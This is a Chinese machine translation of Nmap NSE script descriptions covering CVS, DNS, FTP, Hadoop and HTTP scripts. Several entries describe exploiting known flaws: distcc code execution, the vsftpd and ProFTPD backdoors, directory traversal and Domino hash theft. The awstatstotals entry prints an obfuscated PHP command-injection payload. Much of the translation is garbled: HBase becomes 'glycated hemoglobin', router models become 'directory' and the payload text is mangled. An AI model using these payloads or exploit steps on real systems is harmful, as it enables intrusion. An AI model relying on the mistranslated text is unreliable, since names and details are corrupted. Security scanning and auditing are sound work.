尝试猜测驻留在远程服务器上的CVS存储库的名称。了解了正确的存储库名称之后，就可以猜测用户名和密码。

### **cvs-brute**

针对CVS pserver身份验证执行蛮力密码审计。

---

### **daap-get-library**

从DAAP服务器检索音乐列表。该名单包括艺人姓名、专辑和歌曲名称。

如果daap\_item\_limit脚本参数中没有另外指定，则输出将被限制为100个项目。小于0的daap\_item\_limit输出DAAP库的完整内容

### **daytime**

从白天服务中检索日期和时间。

### **db2-das-info**

在TCP或UDP端口523上连接到IBM DB2管理服务器(DAS)并导出服务器配置文件。此请求不需要身份验证。

如果请求版本扫描，脚本还将设置端口产品和版本。



## **deluge-rpc-brute**

执行蛮力密码审计对洪水的pc守护进程。

## **dhcp-discover**

向UDP端口67上的主机发送DHCPINFORM请求，以获得所有本地配置参数，而不需要分配新地址。

DHCPINFORM是一个从DHCP服务器返回有用信息的DHCP请求，它不分配IP地址。请求发送它想要知道的字段列表(默认情况下是少数，如果打开了详细信息，则是每个字段)，服务器用请求的字段进行响应。需要注意的是，服务器不必返回每个字段，也不必以相同的顺序返回它们，或者完全满足请求。例如，Linksys WRT54g会完全忽略所请求字段的列表，并返回一些标准字段。这个脚本显示它接收到的每个字段。

使用脚本参数，可以更改DHCP请求的类型，这会导致有趣的结果。另外，MAC地址可以是随机的，它应该覆盖DHCP服务器上的缓存并分配一个新的IP地址。也可以发送额外的请求来更快地耗尽IP地址范围。

一些更有用的领域:

DHCP服务器(响应服务器的地址)

- 子网掩码
- 路由器
- DNS服务器
- 主机名

## **dict-info**

使用DICT协议连接到词典服务器，运行SHOW server命令并显示结果。DICT协议是在RFC 2229中定义的，它允许客户端从一组自然语言字典数据库中查询字典服务器的定义。

必须实现SHOW server命令，并根据访问情况显示服务器信息和可访问的数据库。如果需要身份验证，则不会显示数据库列表。

## **CVE-2004-2687\_\_**

检测并利用分布式编译器守护进程distcc中的远程代码执行漏洞。该漏洞在2002年被发现，但由于服务配置不当，在现代实现中仍然存在。

---

## **dns-blacklist\_\_**

针对多个DNS反垃圾邮件和打开代理黑名单检查目标IP地址，并返回已标记IP的服务列表。检查可能受到服务类别(例如:垃圾邮件、代理)或特定服务名称的限制。

## **dns-brute\_\_**

试图通过蛮力猜测公共子域来枚举DNS主机名。dns-brute。参数，DNS -brute也会尝试枚举常用的DNS srv记录。

对于IPv4和IPv6，通配符记录分别被列出为“A”和“AAAA”。

### **dns-cache-snoop\_\_**

对DNS服务器执行DNS缓存窥探。

有两种操作模式，由dns-cache-snoop控制。模式脚本参数。在非递归模式下(默认)，将查询发送到服务器，并将RD(需要递归)标志设置为0。只有当服务器缓存了域时，它才应该积极响应这些请求。在定时模式下，缓存域的平均和标准偏差响应时间是通过多次采样一个名称([www.google.com](http://www.google.com))的解析来计算的。然后，解析每个域并将所花费的时间与平均值进行比较。如果它小于平均值的一个标准差，则认为它是缓存的。的时间

模式在缓存中插入条目，并且只能可靠地使用一次。

要检查的默认域列表包括前50个最受欢迎的站点，每个站点列出两次，一次带有“www.”，一次没有。使用dns-cache-snoop。域脚本参数使用不同的列表。

### **dns-check-zone\_\_**

根据最佳实践(包括RFC 1912)检查DNS区域配置。配置检查分为不同的类别，每个类别都有许多不同的测试。

### **dns-client-subnet-scan\_\_**

使用edns-client-subnet选项执行域查找，该选项允许客户端指定查询可能来自的子网。这个脚本使用这个选项来提供许多地理上分布的位置，试图枚举尽可能多的不同地址记录。该脚本还支持使用给定子网的请求。

### **dns-fuzz\_\_**

对DNS服务器发起DNS模糊攻击。

该脚本将错误引导到随机生成但有效的DNS数据包中。我们使用的包模板包括一个未压缩的和一個压缩的名称。

使用dns-fuzz。控制模糊持续时间的时间限制参数。这个脚本应该运行很长时间。它将发送大量的数据包，因此它的入侵性很强，所以它应该只用于私有DNS服务器，作为软件开发生命周期的一部分。

### **dns-ip6-arpa-scan\_\_**

使用分析DNS服务器响应代码的技术对IPv6网络执行快速反向DNS查找，以显著减少枚举大型网络所需的查询数量。

这项技术的工作原理是在给定的IPv6前缀上添加一个八位字节并对其进行解析。如果添加的八隅体是正确的，如果没有接收到NXDOMAIN结果，服务器将返回NOERROR。

Peter的博客<http://7bits.nl/blog/2012/03/26/finding-v6-hosts-by-mapping-ip6-arpa>详细描述了这种技术

## **dns-nsec-enum\_\_**

使用DNSSEC nsec遍历技术枚举DNS名称。

输出按域排列。在域内，子区域显示为增加的缩进。

DNSSEC中的NSEC响应记录用于对查询给出否定的答案，但它的副作用是允许枚举所有名称，这与区域传输非常相似。这个脚本对使用NSEC3而不是NSEC的服务器不起作用;请参阅dns-nsec3-enum。

## **dns-nsec3-enum\_\_**

从支持DNSSEC NSEC3记录的DNS服务器枚举域名。

脚本查询不存在的域，直到它耗尽所有的域范围，并跟踪散列。最后，所有的散列都与salt和使用的迭代次数一起打印。这种技术被称为“NSEC3行走”。

然后，这些信息应该被输入到一个离线的破解程序中，比如unash从<https://dnve.org/nsec3walker.html>中，以从哈希表中强行获得实际的名字。假设脚本输出被写入一个文本文件hash.txt

## **dns-nsid\_\_**

通过请求DNS名称服务器ID (nsid)并请求其ID .server和版本，从DNS名称服务器检索信息。绑定值。此脚本执行与以下两个dig命令相同的查询:- dig CH TXT bind。版本@target - dig +nsid CH TXT id.server @target

## **dns-random-srcport\_\_**

检查DNS服务器的可预测端口递归漏洞。可预测的源端口会使DNS服务器容易受到缓存中毒攻击(参见CVE-2008-1447)。

该脚本通过查询porttest.dns-oarc.net运行(参见<https://www.dns-oarc.net/oarc/services/porttest>)。请注意，运行此脚本所针对的任何目标都将被发送到一个或多个DNS服务器和porttest服务器，并可能被它们记录下来。此外，您的IP地址将与porttest查询一起发送到目标上运行的DNS服务器。

## **dns-random-txid\_\_**

检查DNS服务器的可预测txid DNS递归漏洞。可预测的TXID值可能使DNS服务器容易受到缓存中毒攻击(参见CVE-2008-1447)。

该脚本通过查询txidtest.dns-oarc.net运行(参见<https://www.dns-oarc.net/oarc/services/txidtest>)。请注意，运行此脚本所针对的任何目标都将被发送到一个或多个DNS服务器和txidtest服务器，并可能被记录下来。此外，您的IP地址将与txidtest查询一起发送到目标上运行的DNS服务器。

## **dns-recursion\_\_**

检查DNS服务器是否允许查询第三方名称。预计递归将在您自己的内部名称服务器上启用。

## **dns-service-discovery\_\_**

尝试使用DNS服务发现协议发现目标主机的服务。

脚本首先发送一个针对services.dn -sd.\_udp的查询。本地获取服务列表。然后，它会向每个人发送一个后续查询，以获得更多信息。

## **dns-srv-enum\_\_**

枚举给定域名的各种公共服务(SRV)记录。服务记录包含给定服务的主机名、端口和服务器优先级。该脚本列举了以下服务:- Active Directory Global Catalog - Exchange自动发现- Kerberos KDC服务- Kerberos Passwd更改服务- LDAP服务器- SIP服务器- XMPP S2S - XMPP C2S

## **dns-update\_\_**

尝试在不进行身份验证的情况下执行动态DNS更新。

需要测试或主机名和ip脚本参数。注意测试

函数可能会失败，因为使用的静态区域名不是在目标上配置的区域。

## **dns-zeustracker\_\_**

通过查询ZTDNS @ abu.ch来检查目标IP范围是否是Zeus僵尸网络的一部分。请在扫描前查看以下信息:

•<https://zeustracker.abuse.ch/ztdns.php>

## **dns-zone-transfer\_\_**

从DNS服务器请求一个区域传输(AXFR)。

脚本将AXFR查询发送到DNS服务器。要查询的域是通过检查命令行上给出的名称、DNS服务器的主机名来确定的，或者可以使用dn -zone-transfer指定它。域脚本参数。如果查询成功，则返回所有域和域类型以及公共类型特定数据(SOA/MX/NS/PTR/A)。

这个脚本可以运行在不同阶段的Nmap扫描:

•脚本预扫描:在这个阶段，脚本将在任何之前运行

Nmap扫描并在参数中使用已定义的DNS服务器。这个阶段的脚本参数是:dns-zone-transfer。要使用的DNS服务器，可以是主机名或IP地址，并且必须指定。dns-zone-transfer。端口参数是可选的，可用于指定DNS服务器端口。

•脚本扫描:在这个阶段，脚本将依次运行

Nmap阶段和针对Nmap发现的DNS服务器。如果我们没有DNS服务器的“真实”主机名，我们就无法确定可能执行传输的区域。

---

### **docker-version**

检测Docker服务版本。

### **domcon-brute**

对Lotus Domino控制台执行强力密码审核。

### **domcon-cmd**

使用给定的身份验证凭据在Lotus Domino控制台上运行控制台命令(另请参见:domcon-broad)

### **domino-enum-users**

试图通过利用CVE-2006-5835漏洞来发现有效的IBM Lotus Domino用户并下载他们的id文件。

### **dpap-brute**

对iPhoto图库执行强力密码审核。

### **drda-brute**

对支持IBM DB2协议的数据库(如Informix、DB2和Derby)执行密码猜测

### **drda-info**

尝试从支持DRDA协议的数据库服务器中提取信息。该脚本发送一个DRDA EXCSAT(交换服务器属性)命令包并解析响应。

### **duplicates**

试图通过分析和比较其他脚本收集的信息来发现多宿主系统。目前分析的信息包括:安全证书、安全主机密钥、媒体访问控制地址和网络基本输入输出系统服务器名称。为了让脚本能够分析数据,它依赖于以下脚本:ssl-cert、ssh-hostkey、nbtstat。

### **eap-info**

枚举EAP(可扩展身份验证协议)身份验证器为给定身份或匿名身份(如果没有传递参数)提供的身份验证方法。

### **enip-info**

这个NSE脚本用于将一个以太网/IP数据包发送到一个打开了TCP 44818的远程设备。脚本将发送一个请求标识包，一旦接收到响应，它将验证这是对发送的命令的正确响应，然后解析数据。被解析的信息包括设备类型、供应商ID、产品名称、序列号、产品代码、修订号、状态、状态以及设备IP。

该脚本是基于使用用于CIP的Wireshark dissector和EtherNet/IP收集的信息编写的，原始信息是通过运行修改版的ethernetip.py脚本(<https://github.com/paperwork/pyenip>)收集的。

### **epmd-info**

连接到Erlang端口映射器守护进程(epmd)，并检索具有各自端口号的节点列表。

### **eppc-enum-processes**

试图枚举苹果远程事件协议上的进程信息。当通过Apple Remote Event protocol访问应用程序时，如果应用程序正在运行，在请求身份验证之前，服务将使用应用程序的uid和pid进行响应。

### **fcrdns**

执行正向确认的反向DNS查找并报告异常结果。

### **finger**

尝试使用finger服务检索用户名列表。

### **fingerprint-strings**

从未知服务的服务指纹中打印可读字符串。

Nmap的服务和应用程序版本检测引擎将指定的探测发送到目标服务，并尝试根据响应来识别它们。当不匹配时，Nmap生成一个服务指纹以供提交。有时，检查这个指纹可以提供服务身份的线索。然而，指纹被编码和包装，以确保它不会丢失数据，这可能会使它很难阅读。

这个脚本简单地打开指纹并打印可读的ASCII字符串，它在响应的探测名称下面找到这些字符串。探测名称取自nmap-service-probes文件，而不是响应。

### **firewalk**

尝试使用一种称为firewalking的IP TTL过期技术来发现防火墙规则。

为了确定给定网关上的规则，扫描器将一个探针发送到位于网关后面的一个度量，TTL比网关高。如果探测器是由网关转发的，那么我们可以期望从网关的下一跳路由器接收一个icmp\_time\_应答，或者最终直接连接到网关的度量本身。否则，探测器将超时。

它从TTL等于到目标的距离开始。如果探测超时，则重新发送TTL减少1。如果我们获得了一个icmp\_time\_exceed，那么这个探针的扫描就结束了。

每一个“无应答”过滤的TCP和UDP端口都被探测。至于UDP扫描，如果许多端口被靠近扫描器的网关阻塞，这个过程可能会非常慢。

扫描参数可以使用firewalk来控制

### **firewall-bypass**

检测netfilter和其他防火墙中的漏洞，这些防火墙使用帮助程序动态打开ftp和sip等协议的端口。

该脚本通过欺骗来自目标服务器的数据包，请求打开到目标端口的相关连接，该连接将由防火墙通过适当的协议助手端口完成。攻击机器应该与防火墙位于相同的网络段上。该脚本支持IPv4和IPv6上的ftp助手。实路滤波器用于防止此类攻击。

根据Eric Leblond的研究。

### **flume-master-info**

从Flume主HTTP页面检索信息。

信息收集:

- 水槽版本
- 水槽服务器id
- Zookeeper/Hbase主服务器出现在配置流中
- Java信息
- 操作系统信息
- 各种其他本地配置。

如果这个脚本运行with -v，它将输出更多的信息。

使用newtargets脚本参数将发现的主机添加到Nmap扫描队列。

### **fox-info**

Niagara Fox是一种用于楼宇自动化系统的协议。基于比利·里奥斯和特里·麦考克的工作，Nmap NSE将从尼亚加拉三位线系统收集信息。

<http://digitalbond.com>

### **freelancer-info**

检测自由职业者游戏服务器(FLServer.exe)服务发送状态查询UDP探测器。

当作为一个版本检测运行脚本(sv),服务器上的脚本将报告名称、当前的玩家数量,最大的玩家数量,以及是否有一组密码。运行时明确(脚本freelancer-info),服务器上的脚本将另外报告描述,球员是否可以伤害其他玩家,是否允许新球员。

参见<http://sourceforge.net/projects/gameq/>(相关文件:游戏)。ini,包。ini freelancer.php)

### **ftp-anon**

检查FTP服务器是否允许匿名登录。

如果允许使用匿名，则获取根目录的目录列表并突出显示可写文件。

### **ftp-bounce**

检查FTP服务器是否允许使用FTP bounce方法进行端口扫描。

### **ftp-brute**

对FTP服务器执行蛮力密码审计。

基于老的ftp-brute。nse脚本由Diman Todorov, Vlatko Kosturjak和Ron Bowes编写。

### **ftp-libopie**

检查FTPD是否倾向于CVE-2010-1938 (OPIE off-by-one stack overflow)，这是一个由Maksymilian Arciemowicz和Adam“pi3”Zabrocki发现的漏洞。参见<https://nmap.org/r/fbsd.sa-opie>。请注意，如果针对易受攻击的主机启动，此脚本将导致FTPD崩溃。

### **ftp-proftpd-backdoor**

ProFTPD 1.3.3c后门是否存在的测试报告为BID 45150。这个脚本默认情况下尝试使用无害的id命令来利用后门，但是可以使用ftp-proftpd-backdoor来改变这一点。cmd脚本参数。

### **ftp-syst**

发送FTP SYST和STAT命令并返回结果。

“UNIX类型:L8”的标准SYST响应被删除或忽略，因为它没有意义。典型的FTP响应代码(SYST是215,STAT是211)也被隐藏了。

### **ftp-vsftpd-backdoor**

vsFTPD 2.3.4后门的存在性检测报告2011-07-04 (CVE-2011-2523)。该脚本默认情况下使用无害的id命令尝试利用后门，但是可以通过利用来改变这一点。cmd或ftp-vsftpd-backdoor。cmd脚本参数。

### **ftp-vuln-cve2010-4221**

检查ProFTPD服务器中基于堆栈的缓冲区溢出(版本在1.3.2rc3和1.3.3b之间)。通过发送大量的TELNET\_IAC转义序列，proftpd进程错误地计算了缓冲区长度，远程攻击者将能够破坏堆栈并在proftpd进程的上下文中执行任意代码(CVE-2010-4221)。利用此漏洞不需要身份验证。

### **ganglia-info**

从正在监听的Ganglia监视守护进程或Ganglia元守护进程检索系统信息(OS版本、可用内存等)。

Ganglia是一个可伸缩的分布式监视系统，适用于集群和网格等高性能计算系统。从网格中每个集群中的每个系统检索的信息包括硬盘大小、可用内存、操作系统版本、体系结构(以及更多)。

### **giop-info**

查询对象列表的CORBA命名服务器。

### **gkrellm-info**

查询GKrellM服务以获取监视信息。只进行一轮收集，显示请求时的信息快照。

### **gopher-ls**

在gopher服务的根目录下列出文件和目录。

### **gpsd-info**

从GPSD网络守护进程检索GPS时间、坐标和速度。

### **hadoop-datanode-info**



从Apache Hadoop DataNode HTTP状态页中发现日志目录等信息。

### **hadoop-jobtracker-info**

从Apache Hadoop作业跟踪程序的状态页中检索信息。

收集的信息:

作业跟踪器的状态。

服务开始的日期/时间

Hadoop版本

Hadoop编译日期

工作跟踪标识

日志目录(相对于<http://host:port/>)

关联的任务跟踪器

也可以选择用户活动历史

### **hadoop-namenode-info**

从Apache Hadoop名称节点的HTTP状态页中检索信息。

收集的信息:

服务开始的日期/时间

Hadoop版本

Hadoop编译日期

升级状态

文件系统目录(相对于<http://主机:端口/>)

日志目录(相对于<http://host:port/>)

关联的数据节点。

### **hadoop-secondary-namenode-info**

从Apache Hadoop辅助名称节点的HTTP状态页中检索信息。

收集的信息:

服务开始的日期/时间

Hadoop版本

Hadoop编译日期

主名称节点服务器的主机名或IP地址和端口

上次设置检查站的时间

检查点的使用频率(秒)

日志目录(相对于<http://host:port/>)

当前检查点的文件大小

### **hadoop-tasktracker-info**

从Apache Hadoop任务跟踪程序的HTTP状态页中检索信息。

收集的信息:

Hadoop版本

Hadoop编译日期

日志目录(相对于<http://host:port/>)

### **hbase-master-info**

从Apache HBase (Hadoop数据库)主HTTP状态页中检索信息。

收集的信息:

Hbase版本

Hbase编译日期

Hbase根目录

Hadoop版本

Hadoop编译日期

平均负载

动物园管理员法定服务器

关联的区域服务器

### **hbase-region-info**

从Apache HBase (Hadoop数据库)区域服务器的“HTTP状态”页面中检索信息。

收集的信息:

糖化血红蛋白版本

糖化血红蛋白编译日期

关于区域服务器状态的一系列指标

动物园管理员法定服务器

### **hddtemp-info**

从监听hddtemp服务读取硬盘信息(如品牌、型号，有时还有温度)。

### **hnmap-info**

利用HNAP“家庭网络管理协议”检索硬件详细信息和配置信息。这是一个基于简单对象访问协议的协议，允许远程拓扑发现、配置和管理设备(路由器、摄像头、电脑、网络连接存储等)。

### **hostmap-bfk**

通过查询[http://www.bfk.de/bfk\\_dnslogger.html](http://www.bfk.de/bfk_dnslogger.html)的在线数据库，发现解析为目标IP地址的主机名

该脚本属于“外部”类别，因为它将目标IPs发送给第三方以查询其数据库。

该脚本以前(直到2012年4月)被称为hostmap.nse

### **hostmap-crtsh**

通过查询谷歌的证书透明度日志数据库来查找网络服务器的子域。

该脚本将针对任何具有名称的目标运行，无论是在命令行上指定的还是通过反向域名系统获得的。

希拉·贝尔塔在《<https://github.com/UnaPibaGeek/ctfr.git>》中的NSE实现。

### **hostmap-robtex**

通过查询<http://ip.robtex.com/>的在线Robtex服务，发现解析为目标的IP地址的主机名

### **http-adobe-coldfusion-apsa1301**

试图利用Adobe Coldfusion服务器中的身份验证绕过漏洞来检索有效的管理员会话cookie。

参考:

APSA 13-01:[http://www.adobe.com/support/security/advisors/APSA\\_13-01.html](http://www.adobe.com/support/security/advisors/APSA_13-01.html)

### **http-affiliate-id**

获取附属网络标识(如谷歌广告或分析、亚马逊联合等。)从网页。这些可用于识别具有相同所有者的页面。

如果有多个目标使用一个标识，该脚本的后置规则将显示该标识以及使用该标识的目标列表。

支持的识别码:  
谷歌分析  
谷歌广告  
亚马逊联合公司

### **http-apache-negotiation**

检查目标http服务器是否启用了mod\_negotiation。可以利用这个特性来查找隐藏的资源，并使用更少的请求来搜索网站。

该脚本的工作原理是发送对资源(如索引和home)的请求，而不指定扩展名。如果启用了mod\_negotiate(默认的Apache配置)，目标将使用包含目标资源(如index.html)的内容位置标题进行回复，并根据配置改变包含“negotiate”的标题。

有关更多信息，请参见:

<http://www.wisec.it/sectou.php?id=4698ebdc59d15>

Metasploit辅助模块

/modules/assistant/scanner/http/mod\_negotiation\_scanner.Rb

### **http-apache-server-status**

尝试检索启用了mod\_status的Apache网络服务器的服务器状态页面。如果服务器状态页面存在并且看起来来自mod\_status，脚本将解析有用的信息，例如系统正常运行时间、Apache版本和最近的HTTP请求。

参考:

[http://httpd.apache.org/docs/2.4/mod/mod\\_status.html](http://httpd.apache.org/docs/2.4/mod/mod_status.html)

<https://blog.sucuri.net/2012/10/popular-sites-with-Apache-server-status-enabled.html>

<https://www.exploit-db.com/ghdb/1355/>

<https://github.com/michenriksen/nmap-scripts>

### **http-aspnet-debug**

确定ASP.NET应用程序是否使用HTTP DEBUG请求启用了调试。

ASP.NET应用程序中使用了“HTTP调试”谓词来启动/停止远程调试会话。该脚本发送“停止调试”命令来确定应用程序的当前配置状态，但是需要访问RPC服务来与调试会话进行交互。该请求不会更改应用程序调试配置。

### **http-auth-finder**

搜索网站以查找需要基于表单或基于HTTP的身份验证的网页。结果返回到一个表中，其中包含每个url和检测到的方法。

### **http-auth**

检索需要身份验证的web服务的身份验证方案和领域。

### **http-avaya-ipoffice-users**

尝试在Avaya IP办公系统7.x中枚举用户

Avaya IP办公系统允许对URI '/系统/用户/scn\_user\_list'进行未经身份验证的访问，该访问返回一个包含显示名称、全名和分机号码等用户信息的XML文件。

在Avaya IP Office 7.0(27)上进行测试。

### **http-awstatstotals-exec**

利用Awstats Totals 1.0到1.14中的远程代码执行漏洞，并可能利用基于该漏洞的其他产品(CVE: 2008-3922)。

可以通过GET变量排序来利用此漏洞。该脚本使用使用PHP的chr()函数编码的命令负载来查询网络服务器:

```
? sort={%24{passthru%28chr(117)). chr(110)。 chr(97)。 chr(109)。 chr(101)。 chr(32)。 chr(45)。 chr(97)%29 } } { % 24 {退出%28%29}}
```

Awstats总计的常见路径:

/awstats/index.php

/awstatstotals/index.php

/awstats/awstatstotals.php

参考:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-3922>

<http://www.exploit-db.com/exploits/17324/>

### http-axis2-dir-traversal

通过向参数xsd发送巧尽心思构建的请求, 利用Apache axis 2 1.4.1版中的目录遍历漏洞

([BID 40343](#))。默认情况下, 它将尝试使用路径“/axis2/services/”检索 Axis2 服务的配置文件“/conf/axis2.xml”, 以返回管理员帐户的用户名和密码。

要利用此漏洞, 我们需要检测安装上运行的有效服务, 因此在利用目录遍历漏洞之前, 我们从/listServices中提取它。默认情况下, 它将检索配置文件, 如果您希望检索其他文件, 您需要正确设置参数http-axis 2-dir-traversal . file以遍历文件的目录。例如。../...../...../...../等/问题

要检查Apache Axis2安装的版本, 请访问:<http://domain/Axis 2/services/Version/GetVersion>

参考:

<https://www.securityfocus.com/bid/40343>

<https://www.exploit-db.com/exploits/12721/>

### http-backup-finder

搜索一个网站, 并试图识别发现文件的备份副本。它通过请求多个不同的文件名组合(如index.bak、index.html~、index.html的副本)来实现。

### http-barracuda-dir-traversal

尝试使用<http://seclists.org/fulldisclosure/2010/Oct/119>描述的目录遍历漏洞从梭鱼网络垃圾邮件和病毒防火墙设备中检索配置设置

此漏洞位于“/cgi-mod/view\_help.cgi”或“/cgi-bin/view\_help.cgi”的“区域设置”参数中, 允许从MySQL数据库转储中检索信息。默认情况下, web管理界面在端口8000上运行。

梭鱼网络垃圾邮件和病毒防火墙< 4.1.1.021远程配置检索原始利用影子<[Shadow@SquatThis.net](mailto:Shadow@SquatThis.net) >有关详细信息, 请参阅:<http://seclists.org/fulldisclosure/2010/Oct/119> <http://www.exploit-db.com/exploits/15130/>

### http-bigip-cookie

解码任何未加密的F5大IP cookies。大IP cookies包含后端系统的信息, 如内部IP地址和端口号。更多信息请看这里:<https://support.f5.com/csp/article/K6917>

### http-brute

针对http基本、摘要和ntlm身份验证执行强力密码审核。

该脚本使用unpwdb和蛮力库来执行密码猜测。任何成功的猜测都存储在nmap注册表中，使用creds库，供其他脚本使用。

### **http-cakephp-version**

通过对CakePHP框架附带的默认文件进行指纹识别，获得用CakePHP框架构建的网络应用程序的CakePHP版本。

该脚本查询“vendors.php”、“cake.generic.css”、“cake.icon.png”和“cake.icon.gif”文件，试图获取CakePHP安装版本。

由于未删除旧文件，已升级的安装容易出现误报，因此该脚本显示3个不同版本：

代码库：取自vendors.php的存在(1.1倍或1.2倍，如果有，1.3倍否则)

样式表：取自蛋糕

图标：取自蛋糕、图标、礼物或cake.icon.gif

欲了解更多关于CakePHP的信息，请访问：<http://www.cakephp.org/>。

### **http-chrono**

测量网站发送网页所用的时间，并返回获取网页所用的最大、最小和平均时间。

加载时间较长的网页可能会被DoS或DDoS攻击中的攻击者滥用，因为它们可能会消耗目标服务器上的更多资源。这个脚本可以帮助识别这些网页。

### **http-cisco-anyconnect**

作为思科任意连接客户端连接到思科SSL VPN，并检索版本和隧道信息。

### **http-coldfusion-subzero**

试图从易受攻击的ColdFusion 9和10安装中检索版本、管理面板的绝对路径和文件“password.properties”。

这是基于漏洞“ColdSub-Zero.pyFusion v2”。

### **http-comments-displayer**

从HTTP响应中提取并输出HTML和JavaScript注释。从HTTP响应中提取并输出HTML和JavaScript注释。

### **http-config-backup**

检查通用内容管理系统和网络服务器配置文件的备份和交换文件。

当web服务器文件被就地编辑时，文本编辑器可以将备份或交换文件留在web服务器可以为它们服务的地方。该脚本检查这些文件：

### **http-cookie-flags**

检查由HTTP服务设置的cookies。报告任何没有httponly标志的会话cookies集。报告在没有安全标志的情况下通过SSL设置的任何会话cookies。如果http-enum.nse也在运行，那么除了根路径之外，还会检查它找到的任何感兴趣的路径。

### **http-cors**

测试跨源资源共享(CORS)的http服务器，这是一种让域明确选择让另一个域调用某些方法的方法。

该脚本的工作原理是为OPTIONS请求中的某些枚举方法设置访问控制请求方法头字段，并检查响应。

### **http-cross-domain-policy**

检查web应用程序中的跨域策略文件(/crossdomain.xml)和客户端访问策略文件(/clientaccesspolicy.xml)，并列出生信任的域。过度许可的设置会启用跨站点请求伪造攻击，并可能允许攻击者访问敏感数据。该脚本有助于检测许可配置和可能的可购买域名，以利用该应用程序。

该脚本查询instantdomainsearch.com查找域。默认情况下，此功能处于关闭状态，以使其能够设置脚本参数http-跨域-策略-域-查找。

### **http-csrf**

此脚本检测跨站点请求伪造(CSRF)漏洞。

它将通过检查每个表单来检测每个用户是否包含不可预测的令牌。没有它，攻击者就可能伪造恶意请求。

为了识别表单中的令牌，脚本将遍历表单的属性，并在它们的名称中搜索通用模式。如果失败，它还会计算每个属性值的熵。大熵意味着一种可能的表征。

该脚本的一个常见用例是一个cookie，它允许访问需要身份验证的页面，因为那里存在特权。查看http库的文档来设置您自己的cookie。

### **http-date**

从类似于HTTP的服务获取日期。还会打印日期与当地时间的差异。本地时间是发送HTTP请求的时间，因此差异至少包括一个RTT的持续时间。

### **http-default-accounts**

测试各种web应用程序和设备使用的默认凭据的访问。

它的工作原理类似于http-enum，我们通过匹配已知路径来检测应用程序，并在发现应用程序时使用默认凭据启动登录例程。该脚本依赖于包含目标信息的指纹文件:名称、类别、位置路径、默认凭据和登录例程。

### **http-devframework**

试图找出目标网站背后的技术。

该脚本会检查某些可能没有被更改的默认值，如公共标题、网址或HTML内容。

虽然脚本做了一些猜测，但请注意，总的来说，没有办法确定给定站点使用的是什么技术。

您可以通过向nselib/data/http-dev framework-指纹.lua添加新条目来帮助改进该脚本

每个条目必须具有:

快速保护

-在检测过程开始时调用的回调函数。它以目标网站的主机和端口为参数。

消费测试

-为每个蜘蛛页面调用的回调函数。它将响应的主体(HTML代码)和请求的路径作为参数。

请注意，只有启用了快速选项，消费测试回调才会发生。

### **http-dlink-backdoor**

通过将用户代理更改为“秘密”值，在某些D链路路由器上检测固件后门。使用“秘密”用户代理绕过身份验证，允许管理员访问路由器。

以下路由器型号可能易受攻击:目录-100、目录-120、目录-624、目录-524、目录-604、目录-604、目录-604、目录-604+、目录-G5240

此外，一些Planex路由器似乎也使用相同的固件:BRL-04UR，BRL-04CW

参考:<http://www.devttys0.com/2013/10/reverse-engineering-a-d-link-后门/>

## http-dombased-xss

它在DOM中寻找攻击者控制的信息可能被用来以某种方式影响JavaScript执行的地方。这里解释了这次袭击:<http://www.webappsec.org/projects/articles/071105.shtml>

## http-domino-enum-passwords

尝试枚举所有经过身份验证的用户(默认情况下)都可以访问的哈希多米诺互联网密码。该脚本还可以下载任何附加到Person文档的Domino ID文件。密码以适合在开膛手约翰中运行的形式呈现。

密码可以以两种形式存储(<http://comments.gmane.org/gmane.comp.security.openwall.John.user/785>):

1.无盐(传统支持?)示例:355 e 98e 7 c7b 59 BD 810 ed 845 ad 0fd 2f C4约翰格式名称:lotus5 2. 加盐(也称为“更安全的互联网密码”)示例:(GKjXibCW2Ml6juyQHUoP)约翰的格式名称:dominosec

似乎基于表单的身份验证已启用,但基本身份验证仍然有效。因此,脚本应该在两种情况下都能工作。有效的凭据可以直接使用参数用户名和密码提供,也可以从http-仰视或http-form-仰视的结果间接提供。

## http-drupal-enum-users

通过利用Drupal最流行的模块视图中的信息泄露漏洞,枚举Drupal用户。

对admin/view/Ajax/autocomplete/user/STRING的请求返回所有以STRING开头的用户名。该脚本通过在字母上迭代STRING来提取所有用户名。

有关更多信息,请参见:

<http://www.madirish.net/node/465>

## http-drupal-enum

通过使用已知模块和主题列表,枚举已安装的Drupal模块/主题。

该脚本通过迭代模块/主题名称并请求模块的模块路径/模块名称/许可证.txt和主题路径/主题名称/许可证.txt MODULE \_ PATH/THEME \_ PATH/THEME \_ PATH,后者由用户提供,在html正文中映射,或者默认为站点/所有/模块/。

如果响应状态代码为200,则表示模块/主题已安装。默认情况下,脚本会检查前100个模块/主题(通过下载),给定大量现有模块(~18k)和主题(~1.4k)。

如果你想更新你的主题或模块列表,请参考下面的链接。

## http-enum

列举受欢迎的网络应用程序和服务器使用的目录。

这解析了一个指纹文件,其格式类似于Nikto网络应用程序扫描仪。然而,这个脚本通过构建高级模式匹配以及能够识别特定版本的Web应用程序,将它向前推进了一步。

您还可以使用http-指纹来解析Nikto格式的数据库。这将试图实时解析nikto数据库中定义的大部分指纹。在nselib/data/http-指纹.lua文件中有更多关于此的文档。

目前,数据库可以在nselib/data文件夹中的Nmap目录下找到。该文件被称为http指纹,并且在文件头中有其功能的长描述。

许多指纹是我(罗恩·鲍尔斯)发现的,其中一些是在凯文·约翰逊的许可下,来自于约克索项目。

最初,该脚本试图访问两个不同的随机文件,以检测没有返回正确的404未找到状态的服务器。在他们返回200 OK的情况下,身体移除任何非静态的数据(URI、时间等),并保存。如果两次随机尝试返回不同的结果,脚本将中止(因为看起来像200的404不能与实际的200区分开)。这将防止大多数误报。

此外,如果根文件夹返回301永久移动或需要401身份验证,该脚本也将中止。如果根文件夹已经消失或者需要身份验证,那么在里面找到任何东西的希望都很小。



默认情况下，仅显示返回200“正常”或401“需要身份验证”的页面。但是，如果设置了http-enum.displayall脚本参数，那么将显示所有结果(404未找到和随机文件返回的状态代码除外)。http指纹数据库中的条目可以指定它们自己的接受页面有效的标准。

### **http-errors**

该脚本在网站中爬行，并返回任何错误页面。

该脚本将返回所有以等于或大于400的http代码响应的页面(按错误代码排序)。要改变这种行为，请使用errcodes选项。

默认情况下，脚本在40页内进行搜索。对于大型web应用程序，请确保增加httpspider的maxpagecount值。请注意，脚本将变得更具侵扰性。

### **http-exif-spider**

搜索一个站点的图片，寻找嵌入其中的有趣的exif数据。jpg文件。显示相机的品牌和型号、照片拍摄日期以及嵌入的地理标签信息。

### **http-favicon**

从网页中获取favicon(“收藏夹图标”)，并将其与已知网络应用程序的图标数据库进行匹配。如果匹配，则打印应用程序的名称；否则，将打印图标数据的MD5哈希。

